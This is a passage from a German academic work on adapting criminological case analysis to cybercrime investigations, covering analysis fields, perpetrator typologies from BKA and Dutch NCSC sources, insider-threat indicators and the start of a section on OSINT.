


Abbildung 44: Ablauf der kriminalistischen Fallbearbeitung nach *Steinert*, angepasst vom Autor[375]

Aus den vorhandenen und bewerteten Informationen werden Hinweise auf den objektiven wie auch den subjektiven Tatbefund abgeleitet. Dazu dient die Gesamtheit aller erhobenen Informationen, wie etwa Ermittlungsberichte, Untersuchungsberichte, Zeugenaussagen und auch Beschreibungsinformationen von Sicherheitsvorfällen in verschiedener Taxonomie-Beschreibung. Diese Informationen liegen vor, wenn es sich um klassische Cybercrime-Delikte im engeren Sinn handelt, die im Unternehmenskontext bekannt geworden

[374] Vgl. hierzu Schwarz, U.; Kroll, O.: "Die Kriminalistische Fallanalyse" (2001).
[375] Steinert, U.: "Kriminalistische Fallbearbeitung" (2019).

sind und dort bereits computerforensisch aufbereitet wurden. Die Nutzung der CERT-Taxonomie als Beschreibungssprache für Sicherheitsvorfälle oder aber Threat-Modelle des Cyber Kill Chain eignen sich für die Basis der Analyse bei der kriminalistischen Fallbearbeitung beispielsweise sehr gut. Da auch das BSI in seinen Fallbeschreibungen und Publikationen auf die CERT-Taxonomie abstellt,[376] ist diese als formale Ausgangsbasis gut analysierbar und bereits im technischen Umfeld bekannt und für das Verständnis auch für externe Partner im Cybersicherheitsbereich nutzbar. Die Zergliederung der Sicherheitsvorfälle und die Ergänzung durch die Analyse der bereits vorliegenden Ermittlungs- und Untersuchungsberichte kann für die weiteren Betrachtungen die Ausgangbasis der kriminalistischen Fallanalyse darstellen.

Abbildung 45: Kriminalistische Fallanalyse und Analysefelder nach *Clages*, adaptiert durch den Autor[377]

[376] BSI: "DER.2.1 Behandlung von Sicherheitsvorfällen" (2021).
[377] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 130.

Unabhängig davon, ob die Ausgangsinformationen in einer Sicherheits-Taxonomie vorliegen oder nicht, müssen die Informationen zergliedert, bewertet und beschrieben werden. Hierbei ist aber eine Anpassung der Analysefelder angebracht, wie bereits in Abbildung 44 teilweise dargestellt und in Abbildung 45 ausführlich aufgezeigt wird.

Die einzelnen Analysefelder können, wie folgt beschrieben werden:

1. Gefahrenlage

Ausgangslage

- Erfordernis von Sofortmaßnahmen der Gefahrenabwehr?
  z. B. DoS, DDoS Angriff, Datenverlust, Datensabotage, Eingriff in die KRITIS Infrastruktur, Data Leaking Prevention, Anti Forensik Maßnahmen.[378]

Handlungen

- Verhinderung des Zugriffes auf die IT Infrastruktur.
- Unterbindung des erneuten Zugriffes auf die IT Infrastruktur bei Gefahr einer wiederholten Tatbegehung.
- KRITIS Erstmeldung?[379]

2. Verdachtslage

Mitteilung durch Dritte:

- Enthalten die mitgeteilten Informationen tatsächliche hinreichende Anhaltspunkte für den Verdacht einer Cyber-Straftat (z.B. Behauptungen eines Anzeige-Erstatters)?
- Welche Cyber-Straftaten kommen in Frage? [380]

Eigene Feststellungen:

- Ergibt sich aus den Maßnahmen des Sicherheitsvorfallmanagements die Bestätigung für tatsächliche hinreichende Anhaltspunkte für eine Cyber-Straftat? [381]

[378] Bodach, R.: "Die kriminalistische Fallbearbeitung adaptiert für den Bereich Cybercrime" (2020), S. 111.
[379] Ebd.
[380] Ebd.
[381] Ebd.

- Hat sich im Zuge der Ermittlungen und Untersuchungen aufgrund neuer Informationen die Verdachtslage geändert?
- Welche Cyber-Straftaten kommen in Frage?[382]

3. Tatsituation

Umfang und Inhalt der Informationen bezüglich:

- Tatzeit/Tatzeitraum (Wann?)
- Angriffsvektor Ort (Wo?)
- Angriffsvektor Modus Operandi (Wie?)
- Angriffsvektor Ziel (Was?)
- Angriffsvektor Tatwerkzeug (Womit?)
- Täter (Wer?)
- Geschädigte/Opfer (Wen?)
- Tatmotiv (Warum?)[383]

4. Beweislage

Personalbeweis

- Zeugenaussagen (Mitteilungen zu Vorkommnissen, User Helpdesk)
- Beschuldigungen gegen bestimmte Personen (vorsätzlicher Innentäter)
- Bewertung der Aussageinhalte
- mögliche noch unbekannte Zeugen und Geständnisse (z. B. OSINT-Recherchen in Foren-Einträgen etc.)[384]

Sachbeweis

- vorhandene digitale Spuren (IT-Forensik, Netzwerkforensik, Intrusion Detection Systeme IDS)
- Abgrenzung zwischen vorsätzlicher Cybercrime-Straftat und Sicherheitsvorfall
- Untersuchungsmöglichkeiten und Beweiskraft
- weitere, zu erwartende Spuren (noch nicht erkannt)[385]

[382] Bodach, R.: "Die kriminalistische Fallbearbeitung adaptiert für den Bereich Cybercrime" (2020), S. 111.
[383] Ebd.
[384] Ebd., S. 112.
[385] Ebd.

5. Tat- und Täterversion

- Was für eine Tat liegt vor?
- Wie wird die Tat abgelaufen sein?
- Wie lassen sich digitale Spuren und Informationen über die Tat erheben?
- Wer kommt als Täter bzw. Tätergruppierung in Frage? (Psychologie, Soziologie, Kriminologie der Cyber-Täter)
- Wie ist die Fahndungs-/Recherchelage?
- Was kann mit welchen Beweismitteln bewiesen werden? Welche offenen Untersuchungsfragen sind noch zu klären?
- Wie muss die weitere Untersuchungsplanung aussehen?[386]

6. Fahndungs- und Recherchelage

- Bewertung aller vorhandenen Informationen bezüglich des Angriffsvektors und der Tat zur Ableitung von Mustern für eine Recherche zur Bekanntmachung von Tätern
- Ziel ist die Fahndung nach Cyber-Tätern:
  - Sind Rechercheinformationen verfügbar und gesichert? (OSINT)
  - Ist Täter oder die Tätergruppierung bekannt oder unbekannt? (Threat Intelligence Informationen, APT Gruppierungen?)
  - Ist ein Aufenthaltsort oder der Zugriffspunkt des Täters bekannt? (Anschlussinformationen)
  - Wie zielführend ist eine Fahndung? (Rechtshilfe International)[387]

7. Rechtslage

Gefahrenlage

Anders als in der Literatur der kriminalistischen Fallanalyse von *Clages* im „Roten Faden“ aufgezeigt, ist die Analyse der Gefahrenlage bei Cybercrime-Delikten ein wichtiger Faktor, da hier bestimmten Gefahrenabwehr-Überlegungen eine besondere Bedeutung beigemessen werden sollte. Die grundlegende Überlegung ist dabei, ob ein Cybercrime-Delikt noch anhaltende Rechtsverletzungen nach sich zieht und ob besondere Sofortmaßnahmen erforderlich erscheinen, um weiteren Schaden zu verhindern. Hierbei liegt etwa das Augenmerk

[386] Bodach, R.: "Die kriminalistische Fallbearbeitung adaptiert für den Bereich Cybercrime" (2020), S. 112.
[387] Ebd.

auf Störungen der Infrastruktur durch sogenannte Denial of Service- (DOS) oder Distributed Denial of Service-Angriffe. Deren Beseitigung kann letztlich nur durch die Wiederherstellung der Funktionsweise der IT-Infrastruktur erreicht werden und ist etwa im Bereich der „Kritischen Infrastruktur", also der KRITIS-Unternehmen, essentiell und unerlässlich. Hier zählen aber auch Faktoren der weiteren Zerstörung von Daten und IT-Infrastrukturen dazu oder die Möglichkeit der Veröffentlichung von Daten durch Datendiebstahl. Für die bevorstehende Beweissicherung kann diesbezüglich der Blick auf Antiforensik-Maßnahmen gelegt werden, die eine Beweissicherung behindern oder gar unterbinden sollen.

Verdachtslage

Die Verdachtslage unterscheidet an sich im Einzelnen nach der Kenntnisnahme von der Cybercrime-Straftat, entweder durch eigene Feststellungen oder eine Mitteilung durch Dritte. Dabei ist es erforderlich, tatsächliche hinreichende Anhaltspunkte für den Verdacht einer Cybercrime-Straftat festzustellen. Bei Meldungen durch Dritte entsprechend deren Anzeige bei eigener Feststellung kann dies im Bereich der Sicherheitsvorfallbehandlung in Unternehmen schon Bestandteil der Vorfallerkennung sein. Aus den Maßnahmen des Sicherheitsvorfallmanagements sollte im Regelfall erkennbar sein, ob ein Vorfall durch vorsätzliches Handeln oder durch eine Störung hervorgerufen wurde.

Bewertung der Tatsituation

Bei der Bewertung der Tatsituation liegt das besondere Augenmerk bei Cybercrime-Delikten natürlich auf dem Angriffsvektor, der als Begrifflichkeit aus dem Sicherheitsvorfallmanagement und der Sicherheitsvorfallbewältigung übernommen wurde. Hierbei kann, wie bereits erläutert, auf die Nutzung einer geeigneten Taxonomie, wie etwa der CERT-Taxonomie oder den Threat-Modellen des Cyber Kill Chain zurückgegriffen werden, sofern etwa in der Sachverhaltsaufnahme bei Anzeigen diese Informationen seitens des Anzeigenden mitgeliefert werden. Die Beantwortung der Fragen „Wer, Wo, Wann, Wen/Was, Wie, Womit und Warum" liefern zudem eine umfassende Übersicht über die bestehenden Informationen zum Sachverhalt.

Beweislage

Die Beweislage zielt zwar vorrangig auf die Erhebung von computerforensischen bzw. netzwerkforensischen Beweisen ab, für die Ermittlungstätigkeiten sind aber Personenbeweise, vor allem Aussagen über einen Sicherheitsvorfall, von massgeblicher Bedeutung, da diese geeignet sind, den Tatzeitpunkt, den Angriffsvektor selbst und den Modus Operandi genauer zu beleuchten. Die Erhebung der computer- und auch der netzwerkforensischen Beweise folgt hierbei den bereits vorgestellten forensischen Prozessmodellen, wie etwa dem S-A-P Modell oder dem erweiterten forensischen Prozess-Modell des BSI zur forensischen Untersuchung von Sicherheitsvorfällen. Damit gliedern sich diese Modelle in den Problemlösungsansatz der kriminalistischen Fallbearbeitung als Informationslieferant ein, wie dies im Kapitel 3.1.4 am Beispiel des S-A-P und des D4I-Modells aufgezeigt wurde. Die Modelle ergänzen diese jedoch auch in weiterer Hinsicht. Unter näherer Betrachtung der Untersuchungsplanung können diese Modelle für weitere zu erhebende digitale Spuren als neuen Prozessbeginn für forensische Untersuchungen eine erneute Anwendung im Problemlösungsprozess der kriminalistischen Fallbearbeitung finden.[388]

Tat- und Täterversionen

Die Versions-/Hypothesenbildung zu Tat-, Täter und Modus Operandi ist die Grundlage für die weitere Untersuchungsplanung. Diese Thesenbildung, wie es das BSI betitelt, ist bereits im BSI-Leitfaden zur IT-Forensik hinterlegt und bezeichnet dort einzelne digitale bzw. forensische Spuren, die es zu untermauern oder zu wiederlegen gilt.[389] Da das Augenmerk allerdings nicht nur auf die digitalen Spuren gelegt werden sollte, die während eines Sicherheitsvorfalls entstehen, müssen bei der Versions- bzw. Hypothesenbildung deren Betrachtungen weiter gefasst und hier auch auf die weiteren Analysefelder geschaut werden. Dabei sollen umfassende Versionen/Hypothesen gebildet werden, die bestimmte Informationsdefizite ausgleichen und den Tatablauf erklärbar machen. Eine umfassendere Betrachtung der Versions-/Hypothesenbildung, bezogen auf den Modus Operandi, wird im Kapitel 3.1.5.1 geliefert.

[388] Bodach, R.: "Die kriminalistische Fallbearbeitung adaptiert für den Bereich Cybercrime" (2020).
[389] BSI: "Leitfaden IT-Forensik" (2011).

Fahndungs- und Recherchelage

Für die Ausarbeitung der Tat- und Täterversionen ist es wichtig, die Gesamtheit der Kriminalwissenschaften und deren angegliederte Wissenschaftszweige mit einzubeziehen. Die Bereiche Psychologie und Soziologie der Täter, welche dem Bereich der Cyberkriminologie zugeordnet werden können, liefern dazu essentielle Ansatzpunkte. Diese können für die anschließende Betrachtung der Untersuchungsplanung, aber auch die Fahndungs- und Recherchedurchführung genutzt werden.[390] Mit der Eingruppierung der Täter beschäftigt sich im Detail das nächste Unterkapitel und mit der Recherchelage durch Nutzung geeigneter Techniken das darauffolgende Kapitel ausführlicher.

Rechtslage

Einen starken Einfluss auf die Untersuchungsplanung hat auch das zu analysierende Feld der Rechtslage. In einer Cybercrime Falluntersuchung ist es für die Erstellung einer Beweiskette zuweilen notwendig, weitere Beweismittel zu erlangen. Dabei sollen etwa bestimmte Versionen gestützt und weitere Informationen zur Feststellung der Tatsituation erlangt werden. Häufig befinden sich die zu erhebenden Informationen auf anderen IT-Infrastrukturen. Diese werden oftmals auch außerhalb der Zugriffsmöglichkeit der deutschen Justiz ermittelt. Hierbei steht dann die Frage nach internationaler Rechtshilfe im Raum, der im Bereich der Analyse der Rechtslage eine besondere Bedeutung zugeordnet wird. Der Vorteil einer behördlichen kriminalistischen Falluntersuchung gegenüber der forensischen Untersuchung von Sicherheitsvorfällen durch Unternehmen besteht hierbei wiederrum in der Möglichkeit, eine Beweiskette aufzubauen und dabei auch auf weitere betroffene IT-Infrastrukturbestandteile zugreifen zu können, welche sich außerhalb der Zugriffssphäre des originär betroffenen Geschädigten befindet.

3.1.5.1 Einbindung der Cyberkriminologie in das KFA-Prozessmodell

Für die Ausarbeitung der Tat- und Täterversionen ist es wichtig, sich Gedanken um die Motivlage zu machen und den Hintergrund der Täter zu beleuchten. Bereits durch *Geschonneck* wurden in seinem Buch „Computerforensik“ die Grundlagen der Cybercrime-Täter[391] angesprochen, die er auf verschiedenen Ebenen beleuchtet hat.

[390] Bodach, R.: "Die kriminalistische Fallbearbeitung adaptiert für den Bereich Cybercrime" (2020).
[391] Geschonneck, A.: "Computer Forensik" (2008), S. 15 ff.

Geschonneck klassifizierte etwa die Täter in ihre Fähigkeiten und Organisationsformen sowie ihre Motivlage ein. Zudem hat er die Aufteilung in Innen- und Außentäter vorgenommen, die eine weitere wichtige Klassifizierung darstellt, welche auf die folgende Versionsbildung und auch die Untersuchungsplanung einen wesentlichen Einfluss hat. Die Einteilung der Fähigkeiten nimmt *Geschonneck* in drei Gruppen vor: den Elite-Hacker, den Hacker und den Script-Kiddie. Während der Elite-Hacker als sogenannter „Überhacker" in der Lage ist, alle Systeme zu hacken und dabei neue Sicherheitslücken zu erforschen, sind die Hacker in der Lage, Exploits und Schadsoftware für bekannte Sicherheitslücken zu programmieren. Die Gruppe der Script-Kiddies wird von ihm als die größte Gruppe bezeichnet und ist in der Lage, mit Baukastensystemen Schadsoftware zu erstellen oder bekannte Schadsoftware zu adaptieren. Die Organisationsformen, die *Geschonneck* anspricht, sind abhängig von der Motivlage der Täter.

Geschonneck spricht von fünf Motivlagen, die eine Einklassifizierung der Täter zulässt[392]:

- soziale Motivation,
- technische Motivation,
- politische Motivation,
- finanzielle Motivation,
- staatlich-politische Motivation.

Die sozial motivierten Täter suchen die Anerkennung in einer Peer-Gruppe, also unter Hackern mit gleichgesinnten Interessen. Die Gruppe der technisch motivierten Täter steht für die Gruppe derer, die Sicherheitslücken aufdecken, schlimmstenfalls aber vor Beseitigung der Sicherheitslücken durch Hersteller auf Grund zeitlicher Diskrepanzen ihre Erkenntnisse frühzeitig veröffentlichen, welches einen negativen Einfluss auf die Nutzung von solchen unbekannten neuen Sicherheitslücken (Zero Day Exploits) hat. Die politisch motivierten Täter nutzen ihre Kenntnisse für das Erzeugen von Aufmerksamkeit durch das Angreifen von politischen Gegnern. Zu diesen Gruppierungen gehörten etwa die Gruppe Lulszec und Anonymus. Die Gruppierung der staatlich-politisch motivierten Täter fällt in den Bereich der Spionage und des Cyberwars. Hier kann etwa die Kriegsführung im Cyberraum als

[392] Geschonneck, A.: "Computer Forensik" (2008), S. 17.

Kernpunkt angesehen werden. Die letztendlich größte Gruppe bilden die finanziell motivierten Täter, die ihre Kenntnisse zur Schädigung von Opfern dazu nutzen, das Opfer zu Vermögensverfügungen zu verleiten, etwa durch Ransomware oder andere fraudulente Straftaten.

Das Bundesamt für Verfassungsschutz hat 2010 in einer Informationsbroschüre[393] die Einteilung der Innen- und Außentäter spezifiziert. Im Jahr 2010 lag etwa das Verhältnis bei 70 Prozent Innentäter zu 30 Prozent Außentäter. Damit ist die Wahrscheinlichkeit eines Angriffs auf Unternehmen durch Mitarbeiter als wesentlich höher einzustufen. In der Veröffentlichung hat das Bundesamt für Verfassungsschutz (BfV) eine Auflistung von Indikatoren für gefährdete Mitarbeiter veröffentlicht, die als Innentäter in Frage kommen. Diese Auflistung eignet sich unter anderem sehr gut für eine Hypothesenbildung bezüglich des Tatmotivs. [394]

Das BfV beschreibt die Indikatoren wie folgt:

- Unzufriedenheit am Arbeitsplatz, fehlende Identifikation mit dem Unternehmen;
- auffällige Neugier;
- Nutzung von Spionagehilfsmitteln, wie z. B. Bild- und Tonaufzeichnungsgeräte, mobile Datenträger;
- Auffälligkeiten im persönlichen Umfeld (aufwändiger Lebensstil, Anzeichen für Alkoholsucht, Drogenabhängigkeit, Spielsucht oder Überschuldung);
- Diskrepanzen im beruflichen Werdegang, z. B. Über- oder Unterqualifikation;
- zweifelhafte Initiativbewerbung;
- verdächtige Kontakte zu Vertretungen ausländischer Staaten oder zu Konkurrenzunternehmen;
- Überschreitung der Zugriffsberechtigungen[395]

[393] Bundesamt für Verfassungsschutz: "Sicherheitslücke Mensch – Der Innentäter als größte Bedrohung für die Unternehmen" (2010).
[394] Ebd., S. 4.
[395] Ebd., S. 4.

Tabelle 4: Bedrohungsmatrix identifizierter Tätertypen des niederländische National Cyber Security Centre[396]

Bedrohungsquelle	Ziele		
	Regierungen	Privatwirtschaft	Bürger
Staatl. Akteure	Digitale Spionage	Digitale Spionage	Digitale Spionage
	Offensive Cyberfähigkeiten	Offensive Cyberfähigkeiten	
Terroristen	Unterbrechung/ Übernahme von IT	Unterbrechung/ Übernahme von IT	
Berufsverbrecher	Diebstahl und Veröffentlichung oder Verkauf von Informationen ⇩	Diebstahl und Veröffentlichung oder Verkauf von Informationen	Diebstahl und Veröffentlichung oder Verkauf von Informationen ⇧
	Manipulation von Informationen ⇩	Manipulation von Informationen ⇩	Manipulation von Informationen
	IT-Störungen ⇧	IT-Störungen ⇧	IT-Störungen ★
	Übernahme von IT ⇩	Übernahme von IT ⇧	Übernahme von IT
Cybervandalen und Skriptkiddies	Informationsdiebstahl ⇩	Informationsdiebstahl ⇩	Informationsdiebstahl
	IT-Störungen ⇩	IT-Störungen	
Hacktivisten	Diebstahl und Veröffentlichung von Informationen	Diebstahl und Veröffentlichung von Informationen	Diebstahl und Veröffentlichung von Informationen
	Defacement	Defacement	
	IT-Störungen	IT-Störungen	
	Übernahme von IT ☆	Übernahme von IT	
Innentäter	Diebstahl und Veröffentlichung oder Verkauf von Informationen	Diebstahl und Veröffentlichung oder Verkauf von Informationen	
	IT-Störungen	IT-Störungen	
Cyberforscher	Erhalt und Veröffentlichung von Informationen	Erhalt und Veröffentlichung von Informationen	
Privatwirtschaft		Informationsdiebstahl (Industriespionage) ⇩	Kommerzielle Nutzung bzw. Missbrauch oder „Wiederverkauf" von Informationen ☆
Kein Akteur	IT-Fehler/-Versagen	IT-Fehler/-Versagen	IT-Fehler/-Versagen

Legende:

Niedrig	Mittel	Hoch
Neue Trends/Phänomene ODER (ausreichend) Maßnahmen zur Beseitigung der Bedrohung ODER keine wesentlichen Zwischenfälle im Berichtszeitraum	Neue Trends/Phänomene ODER (begrenzte) Maßnah-men zur Beseitigung der Bedrohung ODER Zwischenfälle zumeist außerhalb der NL	Deutliche Entwicklungen, die die Umsetzung von Bedrohungen begünstigen ODER Gegenmaßnahmen haben lediglich begrenzte Wirkung ODER Zwischenfälle in den NL

Bedrohung hat zugenommen ⇧, abgenommen ⇩; neue Bedrohung ☆

Quelle: Bundeskriminalamt: "Täter im Bereich Cybercrime" (2015), S. 37.

Auch das BKA hat bereits 2015 ein Forschungspapier zur Klassifizierung der Cybercrime-Täter als Literaturanalyse in einem Bericht des Kriminalistischen Instituts der Forschungs- und Beratungsstelle Cybercrime KI 16 veröffentlicht. Auch hierin lassen sich

[396] Bundeskriminalamt: "Täter im Bereich Cybercrime" (2015), S. 37.

Erklärungsansätze finden, die für die Versionsbildung als Basis dienen können. Im Kapitel „Hackertypen“ werden durch Literaturrecherche verschiedene Typisierungen von Hackern vorgenommen, die als Täter für Cybercrime-Straftaten verantwortlich sind.[397] Laut Recherche des BKA wird die umfassendste Aufarbeitung dabei seit einigen Jahren durch das niederländische National Cyber Security Centre in Zusammenarbeit mit dem öffentlichen Sektor (u. a. Polizei, Nachrichtendienste, Justiz), wissenschaftlichen Institutionen und dem privaten Sektor als Teil einer umfassenden Bewertung der niederländischen Sicherheitslage vorgenommen.

Das National Cyber Security Centre typisiert und differenziert hierbei Hacker unterschiedlicher Tätertypen und bietet zudem eine Beschreibung von deren Fertigkeitsniveau und Zielrichtungen. „Das Ziel dieser Bewertung ist die Bereitstellung eines deutlichen und möglichst vollständigen Einblicks in Veränderungen niederländischer ‚Interessen‘, die verletzt werden könnten. Die Feststellung der Bedrohungen und des Ausmaßes an Resilienz, über das die niederländische Gesellschaft im Bereich der Cybersicherheit“[398] verfügt. In Tabelle 4: Bedrohungsmatrix identifizierter Tätertypen des niederländische National Cyber Security Centre ist eine Übersicht über die unterschiedlichen Tätertypen enthalten. Diese werden im Folgenden näher erläutert.

Staatliche Akteure

Staatliche Akteure, auch bekannt als "State actors", werden per Definition den nationalen Regierungen zugeordnet. Die Bedrohung, die von ihnen ausgeht, resultiert aus ihrem Bestreben, ihre geopolitische Situation zu verbessern, beispielsweise in diplomatischer, militärischer oder wirtschaftlicher Hinsicht.[399]

Cyber-Terroristen

Die Motivation von Cyber-Terroristen basiert auf ideologischen Überzeugungen, die darauf abzielen, sozialen Wandel zu initiieren, Angst in der Bevölkerung zu verbreiten oder poli-

[397] Bundeskriminalamt: "Täter im Bereich Cybercrime" (2015), S. 29 ff.
[398] Bundeskriminalamt: "Täter im Bereich Cybercrime" (2015), S. 36.
[399] Ebd., S. 38.

tische Entscheidungen zu beeinflussen. Dabei haben sie keine Skrupel, Maßnahmen zu ergreifen, die ihr Ziel erreichen, einschließlich gezielter Gewalt gegen Menschen und Unternehmen.[400]

Berufsverbrecher

Berufsverbrecher, die aus Gewinnstreben handeln – auch bekannt als "professional criminals" – richten ihre Angriffe zunehmend auf die Infrastruktur des Internets sowie auf den Missbrauch individueller Computer oder Serverinfrastruktur. Bezeichnend ist, dass kriminelle Organisationen nicht nur immer professioneller agieren, sondern auch das Feld der kriminellen Dienstleistungen, auf dessen Entwicklung bereits seit einigen Jahren hingewiesen wird, immer stärker in Erscheinung tritt. Als struktureller Bestandteil der Cyberkriminalität ermöglichen diese am Markt angebotenen Dienstleistungen – „Cybercrime as a service“ – auch weniger erfahrenen oder schlechter ausgestatteten Kriminellen, ausgeklügelte Cyberattacken auszuführen oder damit zu drohen. Ein Beispiel dafür ist das Auftreten von Ransomware wie CryptoLocker oder Emotet. Im Verhältnis dazu stammt ein erheblicher Teil der Cyberkriminalität aus Ländern, in denen die Behörden nur begrenzte Maßnahmen zur Bekämpfung oder Prävention von Cyberkriminalität ergreifen.[401]

Cybervandalen und „script-kiddies“

Mit Cybervandalen und „script-kiddies“ umschreiben die Cybersicherheitsanalysten zwei unterschiedliche Kategorien. Cybervandalen besitzen ein fundiertes IT-Wissen und entwickeln eigene Werkzeuge oder verbessern bestehende. Ihre Motivation ist weder finanzieller noch ideologischer Art. Sie führen Hacks durch, um ihr Können zu demonstrieren und anderen zu zeigen, was möglich ist. Die Gruppe der "script-kiddies" zeichnet sich hingegen durch ein begrenztes IT-Wissen aus, welches sie nutzen, um öffentlich bekannte Schwachstellen auszunutzen und auf von anderen entwickelte Werkzeuge zurückzugreifen. Meist sind es junge Menschen, die sich der möglichen Konsequenzen ihres Handelns nicht vollständig bewusst sind. Während einige von ihnen lediglich nach Spaß auf Kosten anderer suchen, ist ihr Hauptziel oft, böswillig Schaden anzurichten. Anders als Cybervandalen haben sie in der Regel keine spezifischen Ziele oder Informationen im Visier, sondern wählen ihre Ziele eher zufällig, was Ihre Gefährlichkeit erhöht.[402]

[400] Bundeskriminalamt: "Täter im Bereich Cybercrime" (2015), S. 39.
[401] Ebd., S. 39-40.
[402] Ebd., S. 40.

Hacktivisten

Der Hacktivismus beschreibt den Einsatz von Hacking-Tools für politische und soziale Ziele. Es handelt sich um eine Verbindung zwischen Hacken und politischem Aktivismus. Hacktivisten verfolgen keine Profitinteressen, sondern setzen Hacking-Tools für Protest- und Propagandazwecke ein. In einer Sekundäranalyse zum Thema "Hacktivismus", die für das BKA durchgeführt wurde, wurden drei Unterformen identifiziert: politische Cracker, normorientierte (performative) Hacktivisten und politisch codierende Hacktivisten.[403]

Innentäter

Innentäter stellen das größte Risiko im Bereich der Cyberkriminalität dar, obwohl sie tendenziell am wenigsten öffentlich bekannt sind. Deren Auswirkungen und entstehende Kosten können als die am höchsten festgestellten Schadenshöhen verzeichnet werden. Diese Gruppe setzt sich hauptsächlich aus unzufriedenen oder verärgerten Mitarbeitern oder ehemaligen Mitarbeitern zusammen, die aufgrund ihres beruflichen Hintergrunds in der Regel über umfangreiches IT-Wissen verfügen, da es sich oft um IT-Fachkräfte wie Administratoren handelt.[404]

Cyberforscher

Cyberforscher sind Experten, die gezielt nach Sicherheitslücken in IT-Systemen suchen, um dazu beizutragen, die IT-Sicherheit zu verbessern. Diese Forscher haben unterschiedliche Kenntnis- und Fertigkeitsniveaus. Sie nutzen häufig Medien und Konferenzen, um ihre Erkenntnisse zu veröffentlichen und die Öffentlichkeit zu sensibilisieren. Allerdings kann die Veröffentlichung von Schwachstellen vorübergehend zu einer erhöhten Anfälligkeit von Regierungsbehörden und Unternehmen führen. Um sich vor rechtlichen Konsequenzen zu schützen, haben öffentliche und private Organisationen oft sogenannte "responsible disclosure" Richtlinien veröffentlicht, die einer Strafbarkeit von Handlungen entgegenwirken sollen.[405]

[403] Bundeskriminalamt: "Täter im Bereich Cybercrime" (2015).
[404] Ebd., S. 40-41.
[405] Ebd., S. 41.

3.1.5.2 Einbindung der Techniken von OSINT in das KFA-Prozessmodell

Der Leiter des Center of Excellence in Terrorism, Resilience, Intelligence and Organised Crime Research (CENTRIC) der Sheffield Hallam University *Akhgar* in Großbritannien, sieht die Aufgaben von Strafverfolgungsbehörden bei der Aufrechterhaltung von Recht und Ordnung, dem Schutz der Bürger sowie der Vorbeugung, Erkennung und Untersuchung von Straftaten. Daten definieren die moderne Welt und ermöglichen, präzisere Entscheidungen und tiefere Untersuchungen auf Grund deren Inhalt zu treffen. Einige Daten sind privat geschützt, aber ein großer Teil der Daten ist öffentlich zugänglich. Öffentliche Daten (oder "Open-Source"-Daten) stehen jedem zur Verfügung, es kann jedoch schwierig sein, die relevanten Informationen zur richtigen Zeit zu identifizieren. OSINT (Open Source Intelligence) ist die Anwendung von auf Intelligenz bzw. nachrichtendienstlichen Anwendungen basierenden Prozessen, um OSD (Open Source Data) in verwendbare Erkenntnisse umzuwandeln. Die Anwendung von OSINT kann eine wichtige Fähigkeit für Strafverfolgungsbehörden und Sicherheitsdienste bereitstellen, um ihre nachrichtendienstliche Intelligenzkapazität zu ergänzen und zu verbessern, da die Fähigkeit, schnell offene Quellen zu sammeln, präzise zu verarbeiten und zu analysieren, bei Ermittlungen zur Bekämpfung von Kriminalität von erheblicher Bedeutung sein kann.[406]

